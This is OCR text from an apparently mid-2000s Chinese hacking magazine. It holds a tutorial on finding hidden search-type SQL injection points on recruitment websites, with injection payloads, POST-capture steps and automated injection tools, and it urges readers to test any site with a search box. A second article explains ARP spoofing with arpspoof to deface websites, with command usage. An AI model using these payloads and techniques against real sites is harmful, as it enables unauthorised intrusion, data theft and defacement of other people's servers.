


图12

职业欠钱读后感：

最近有读者说特喜欢sagi的文章，可是sagi写得少，现在sagi终于出山了！而且一出手就是目前国外最流行的远程文件包含漏洞详解和Linux下的利用全过程。这对于菜鸟来说这绝对是不可多得的一篇好文，就是需要大家有一定的Linux基础。而且搜索存在漏洞的站点非常辛苦，可能要很长时间才能找到一个，所以小编给大家推荐一个网站，www.milw0rm.com。虽然是英文的，可是上面公布得最多的就是各种web程序的远程文件包含漏洞，用来练手是很棒的！

（文章中涉及到的r-include2已收录到光盘）

寻找“隐藏”的搜索型注入点

Zero_cold

还有半年就要毕业了，该开始考虑工作的事情了，于是我开始到人才网上查找一些招聘信息。出于习惯，每打开一个人才网我都会给它们做个安全检测（职业欠钱：去年偶快毕业的时候也是一样。尤其是风尘浪子通过这种方式找到一个公司去做安全后，偶更加的抓狂-_-）。在我所检测过的人才网中，我发现相当多的网站都过滤掉了普通的注入漏洞，但是却都存在着搜索型的注入漏洞。或许是因为这种漏洞相对来说比较隐蔽吧，下面就来看看要如何找出它们吧！

通常人才网都存在搜索功能，我们可以输入关键字来搜索相关的信息。源程序里的部分匹配SQL语句一般是这样写的：**Select 相应的字段 from [表名] where 搜索条件 Like '%keyword（关键字）%'**。这就是所谓的模糊查询了，它能够搜索出所有包含我们输入的关键字的信息。为了更精确的查询，有时候SQL语句还可以写成完全匹配的模式，不过道理都是一样的，就不再举例。如果keyword（关键字）没有进行过滤的话，那我们就可以在搜索框中输入这样的语句来查询，如**计算机%' and 1=1 and '%'='**。此时查询语句变成了**Select 相应的字段 from table_name where name Like '%计算机%' and 1=1 and '%'='%'**，这样就会搜索出大量和计算机相关的职位。如果把当中的“1=1”改为“1=2”再查询返回的页面是空的，说明关键字没有过滤，注入点被找到了。

我们知道，在这种输入框里查询数据提交的信息是通过Form（表单）来传输的，Form中的数据传输过程可以对应HTTP协议中的GET和POST两种方法。曾经在网上看过一个关于搜索型注入的动画教程，搜索的内容经过URL编码后，会直接在IE的地址上显示出来，这就说明了Form中的数据直接使用GET方式也可以传输。

理论恶补：

Get方法保存在Request的QueryString集合中。了解ASP的朋友都明白Get是ASP里传输数据的默认方法，但这个方法却不是最好的。因为在传输时，数据被放在请求的URL中，而如今的很多服务器、代理服务器或者用户代理都会将请求URL记录到日志文件里，那么一些隐私的信息就很可能会被第三方看到。另外，用户也可以在浏览器上直接看到提交的数据，这就方便了用户直接手工修改这些数据（特别是方便了黑客使用工具来进行注入，这也是后文的主要内容）。比较典型的例子是百度搜索时出现的**http://www.baidu.com/s?wd=黑客X档案&cl=3**，通过“?”、“&”将多个变量和值连接在一起，这个URL是传输搜索关键词wd为“黑客X档案”，而cl的值为3。

POST方法提交的数据是保存在Request中的Form集合中，这种方法提交的数据在地址栏中看不见。它将表单中的数据放在Form的数据体中，按照变量和值相对应的方式传递到action所指向的URL。由于POST的这种提交数据特性，这种注入相对Get方法来说隐藏了变量，所以我们查找起来也不是很容易发现，于是很多人都忽略了它的安全，这也就是所谓的“隐藏的搜索型注入点”了。

小总结

遇到搜索框的时候，输入**任意关键词' and '1%'='1**和**任意关键词' and '1%'='2**，如果返回的页面明显不同则可以证明搜索型注入漏洞存在。

有时候虽然可以使用手工方法判断出这种漏洞，遇到Acess数据库表名和字段猜不对就不用说了，而SQL Server数据库遇到IIS错误提示关闭的话用手工简直是一种折磨。这么累的事情当然是要工具来完成了，我们只需要自己动手来查找出隐藏变量并赋给正确的值并正确构造出注入URL，剩余的就可以交给工具了（构造正确的URL是注入成败的关键所在）。

随便选择一个人才网，在职位关键字里输入**计算机%' and 1=1 and '%'='%**，所有符合条件的相关的职位都出来了，再来把“1=1”换成“1=2”显示的是空白的页面。由于这个页面

采用的POST提交的方式，只能自己找出其中的变量并赋上相应的值。然后把值手动变成这样的形式：http://www.xxx.com/query.asp?Value1=内容&Value2=内容&KeyWord=计算机。这样才能把该地址填到注入工具的地址栏里，让工具替我们工作。变量少的话可以通过查看源代码的方式查找出来，但对于变量非常多的情况，我们还是只能自己手动抓包来实现了（这样的话才不会发生遗漏变量，导致查询条件不足，结果不正确的情况发生）。打开WSockExpert，单击工具条里的“打开进程”按钮，会出现一个进程列表，选择该人才网的IE进程，点“打开”就可以监视我们提交的数据了，如图1。选中POST抓取的数据，如图2。




图1




图2

不用查看源文件所有的变量都出现了。“计算机”经过URL编码变成了“%BC%C6%CB%E3%BB%FA”，其中的“PosiKey=%BC%C6%CB%E3%BB%FA”就是“PosiKey=计算机”。

根据上面提到的GET提交的方法，把URL手工修改成**http://www.xxx.com/query.asp?Industry=%D0%D0%D2%B5%B2%BB%CF%DE&DateTime=%CA%B1%BC%E4%B2%BB%CF%DE&Province=%B5%D8%C7%F8%B2%BB%CF%DE&City=%B5%D8%C7%F8%B2%BB%CF%DE&EduLevel=%D1%A7%C0%FA%B2%BB%CF%DE&Sex=%D0%D4%B1%F0%B2%BB%CF%DE&CompKey=&x=0&y=0&PosiKey=计算机**。把它填到注入辅助工具里去吧，在这里还有一个问题就是URL过长的话有可能被截断，有的工具是检测不出漏洞的。比如NBSI在这方面略有欠缺，因此推荐使用HDSI，效果如图3所示。




图3

这个时候要注意了，由于注入工具判断注入漏洞的方法是只检测最后一个变量，因此你要把查询的关键字（这里是“PosiKey=计算机”）放在URL的最后面才可以检测出来。以上面的网站为例，简化掉一些不必要的变量，如果你把URL构造成**http://www.xxx.com/query.asp?Industry=%D0%D0%D2%B5%B2%BB%CF%DE&PosiKey=计算机**就可以检测出漏洞，可是换成**http://www.xxx.com/query.asp?PosiKey=计算机&Industry=%D0%D0%D2%B5%B2%BB%CF%DE**工具就傻眼了，用同样的方法我们再来测试一下河南毕业生人才网，如图4。

在我测试的过程中发现有些基于oracle数据库的人才网站也同样存在这样的安全隐患。我还发现有的人才网查询表单用




图4

javaScprit限制了提交字符的长度，这也是不安全的，因为这些脚本在客户端是可以控制的，我们可以轻松的绕过去继续注入。

OK，上面所说的情况一般都是在表单允许我们进行输入的情况下进行的。但测试过程中我发现并不是每一个站点都允许我们在表单里输入查询的关键字，比如你只能通过下拉框或者是选择表单来提交指定的条件。表面上看这样就不存在问题了，但实际上这些地方也是存在注入漏洞的。如何找出隐藏的变量来判断是否存在这样的搜索型注入呢？方法还是一样。使用WSockExpert监视提交的页面，用URLEncode转换工具把你选择的关键字转换成URL编码，然后和你用WSockExpert抓取的工具进行比较，相同就是查询的关键字符了，余下来的事情就可以交给工具了。

存在这种漏洞的网站不单是人才网，基本上存在搜索的地方我们都可以检测一下。

在我使用WSockExpert抓包的时候发现存在着一个问题，如果数据过多的话，后面的数据就会覆盖前面的数据，致使我们抓取不到POST提交的数据。这种情况下我们使用EffeTech HTTP Sniffer来抓取就可以完美的解决了。

对于PHP程序来说，由于php.ini中有一个非常重要的配置选项magic_quotes_gpc在高版本的PHP中默认都是“magic_quotes_gpc = On”，只有在早期很低的PHP版本中默认配置为Off。当GPC为On时，我们提交的“'”会被PHP自动转义成“\'”。对于字符型的注入来说，这点是致命的，注入也就失去了价值，不过也有例外的时候（比如GPC被人为的打开或者是搜索的变量是数字型的）。

对于这种类型的漏洞的修补，一般的把提交的单引号过滤掉或单引号变成双引号（使用replace函数过滤）就安全了，令人欣慰的是在这一点上有的人才网做的非常好。从客户端提交数据到数据库查询一定要过滤再过滤，即使是隐藏的变量。否则该漏洞被人发现并利用只是时间的问题，脚本安全来不得半点的侥幸心理。

（文章中涉及到的WSockExpert、NBSI、HDSI、URLEncode转换工具已收录到光盘。）

小编点评：

修改这篇文章挺累的，不过想想一个菜鸟们不熟悉的方法被那么详细的介绍出来，值了！对老鸟来说，这不是什么新技术，不过里面提到的用Sniffer来解决WSE抓包时数据被覆盖的思想倒是点醒了我。另外说一下修改文章累的原因，主要是作者截图和描述都太过“精炼”，可是X档案的读者好多时候少一句话他们就会迷糊，还希望以后作者在投稿的时候尽量考虑到这个问题。把你测试的过程，用比较准确又生动的语言描述出来并不是罗嗦，而是细心！

文章难易度：★★★
文章阅读点：ARP欺骗原理与Arpspoof的详细使用

揭开黑防网站变成“大力水手”的秘密

职业欠钱

11月的安全界可以说是相当的混乱，很多著名的安全论坛被DDOS，还有黑客防线的首页变成大力水手的头像。在我们的论坛上也有不少会员关心此事，事情的真相到底是如何的呢？身为网络安全类刊物却被人一次又一次的篡改页面，到底什么人有这等本事？小编在群里认识了这次修改黑防页面的主事者，他告诉小编说这是用他自己写的一个小工具arpspoof做到的，包括朽木的BLOG首页selang.com也是使用同样的方式。

恰好这天网络安全巨头EST组织首页被人修改，朽木的群内不少朋友非常兴奋的在谈论此事，猜测是否因为PHPWIND漏洞或别的原因被人侵，结果朽木语出惊人：我BLOG被黑的时候，当时把所有文件解析都删了，单独设置了一个目录，只有一个TXT文件。在服务器上看，里面的内容完全没动过，但是通过WEB访问，看到的就是被修改的黑页。

这到底是怎么做到的呢？原来，这一切都是利用了TCP/IP协议中的**ARP欺骗**实现的。小菜们还记得我们介绍嗅探的时候提到过的**ARP欺骗**吗？我们再来复习一下吧！

小知识1：什么是ARP

大家都知道计算机通信是要有IP地址的吧！可是在局域网中，计算机之间的通信是只靠MAC地址来发送数据的。ARP是一种协议，用来实现IP地址到MAC地址的转换。假设192.168.0.1要发一个数据给192.168.0.123，它就会发出ARP广播包问：“谁的IP地址是192.168.0.123？我要你的MAC地址！”这时候192.168.0.123会回答：“我是192.168.0.123，我的MAC地址是AA-AA-AA-AA-AA-AA。”然后192.168.0.1就会把这个回答记录下来，以后再发数据给192.168.0.123的时候就直接构造目的地址为AA-AA-AA-AA-AA-AA的数据包发送。

小知识2：什么是ARP欺骗

经过刚才ARP查询的过程我们知道，在询问的过程中，因为不知道到底谁才是192.168.0.123，所以192.168.0.1发出的是广播包来询问。其它的电脑虽然也收到了这个包但是并不回答。如果现在有个人（假设是192.168.0.56）居心不良，想冒充192.168.0.123，他也可以给192.168.0.1发一个回答的数据包说：“我才是192.168.0.123，我的MAC地址是BB-BB-BB-BB-BB-BB。”那么192.168.0.1就会把原先的那条记录从MAC地址表中删除掉，写入新的这个地址对应关系，这就是ARP欺骗。

TCP/IP协议是如此的脆弱，ARP协议在设计的当初并没有充分的考虑到安全问题，所以今天它让大家出了点事。在介绍工具之前，我们再来谈谈服务器在机房中的情况。

一般而言，现在流行的主机托管方式置放的服务器是和很多别的服务器放在一个机柜上，大家共用一个交换机共享100M的带宽，这样就造成了一个问题，那些没有做端口隔离的机房（绝大多数机房都是这样的）每个交换机下的所有服务器构成了一个局域网。在这个局域网下，大家可以彼此玩点ARP欺骗或者是ARP嗅探的小游戏，仅靠设置好自己的服务器安全是远远不够的，很多大型的网站被人入侵同一个网段（比如IP相邻的服务器）后，使用嗅探的方式就可以轻松的攻破，于是不少朋友采用了安装AntiARP一类的小工具，防止有人使用ARP欺骗自己，黑防的服务器据说就有这样的东西。可是问题还没有得到解决，因为有心人并不打算欺骗你，而是仅仅欺骗**网关**。

小知识3：什么是网关

在局域网中，所有的电脑可能是共用一个网络出口，这个出口就是网关了。网关可以是一台电脑，也可以是一个路由器的某个接口，它一样有自己的IP地址，局域网中所有的要发到外部的数据包都直接递交给网关，网关负责将这个数据包传递到远程网络，再将外界返回的数据分发给局域网中的指定电脑。

了解了上述知识后，我们就可以解释arpspoof的工作原理了（小菜：第一次看见为了解释一个工具的使用而讲这么多原理的），arpspoof拥有两个功能，一个是嗅探，今天不做重点介绍，另一个是通过ARP欺骗后，劫持他人数据并修改再转发。我们举个例子来解释一下。

假设小编丛林的电脑（192.168.0.56）打开了IIS服务，当网关（192.168.0.1）要访问丛林的WEB服务时，网关就会根据自己的ARP缓存表查找到丛林的MAC地址（假设是BB-BB-BB-BB-BB-BB），然后根据这个MAC地址去访问。如果在我的电脑上（192.168.0.123，MAC地址是AA-AA-AA-AA-AA-AA）运行arpspoof对网关进行欺骗，说我才是“丛林”，arpspoof就会不断的发送ARP欺骗包给网关，一直重复说：“我是丛林，我是丛林，我的MAC地址是AA-AA-AA-AA-AA-AA”。这时网关就被“催眠”了，当网关要访问丛林的电脑时，它就会把数据包发给我。我电脑上的arpspoof截获这个数据包后，可以根据预先设置好的规则来进行响应。比如是原封不动的转发给丛林，还是修改之后再发给丛林，反之亦然。

下面来看看它的具体使用，老规矩，这种涉及到底层构造数据包的程序大多需要安装WinPcap驱动。在光盘里给大家附带了一个2.0的和一个3.1的绿色免安装版（由作者提供的自解压包，可以在命令行下安装，方便平时不能得到3389的权限时使用）。一般安装3.1的就可以了，但是有时因为各种原因安装驱动失败的话，大家可以先运行一遍2.0的驱动安装文件再安装3.1的，很多人使用嗅探或者是ARP欺骗类工具失败都要归结于不会安装驱动，这招现在很灵的，屡试不爽。

安装好驱动之后，在命令行下运行arpspoof可以得到很详细的用法说明。

```
E:\tools\Sniffer\arpspoof.3.1\Release>arpspoof.exe
ARPSpoof Ver 3.1b by CoolDiyer
Usage:
  ArpSpoof <IP1> <IP2> <PORT> <AdpNum> <Mode> /
[r|s] <File>
  ArpSpoof /l
        Mode Options:
            0       IP1 --> IP2
            1       IP1 <-> IP2
Examples:
        > ArpSpoof 192.168.0.1 192.168.0.8 80 2 1 /r job.txt
          # Spoof 192.168.0.1 <-> 192.168.0.8 with rule
```

IP1和IP2分别是被欺骗的2个IP。PORT是指我们要针对哪

个端口的数据进行修改或嗅探。AdpNum 是指本机网卡的序号，可以用 **arpspoof –l** 列出来，适合于电脑有多块网卡时选择与目标 IP 在同一个网段的网卡。

Mode 可以使用的参数有 0 和 1，0 表示单向欺骗，仅欺骗从 IP1 发往 IP2 的数据，1 表示双向欺骗。/r 表示 Replace（修改）数据包并转发，/s 则表示仅嗅探不修改。

ArpSpoof 192.168.0.1 192.168.0.8 80 2 1 /r job.txt 表示当前使用序号为 2 的网卡，两个 IP 进行双向欺骗，并根据 job.txt 里的规则替换从 192.168.0.1 发往 192.168.0.8 的 HTTP 协议的数据（80 端口嘛）。

我们就以刚才欺骗小编丛林的假设来做一次真实的演习，首先叫丛林打开 IIS，在网关上访问他的 IP 效果如图 1。

这是一个可爱的小 MM，她代表了网站正常的样子，下面我要她变成几个字，一个黑页。首先在 CMD 下输入 **arpspoof /l** 列出当前有几块网卡。很明显我的电脑上只有一块网卡，它的 IP 是 192.168.0.123，序号是 0。记下这个序号一会儿要用，再输入 **arpspoof /n** 可以在当前生成一个 job.txt。这是一个规则文件，输入 **type job.txt** 可以看到里面的内容，如图 2。



图 1

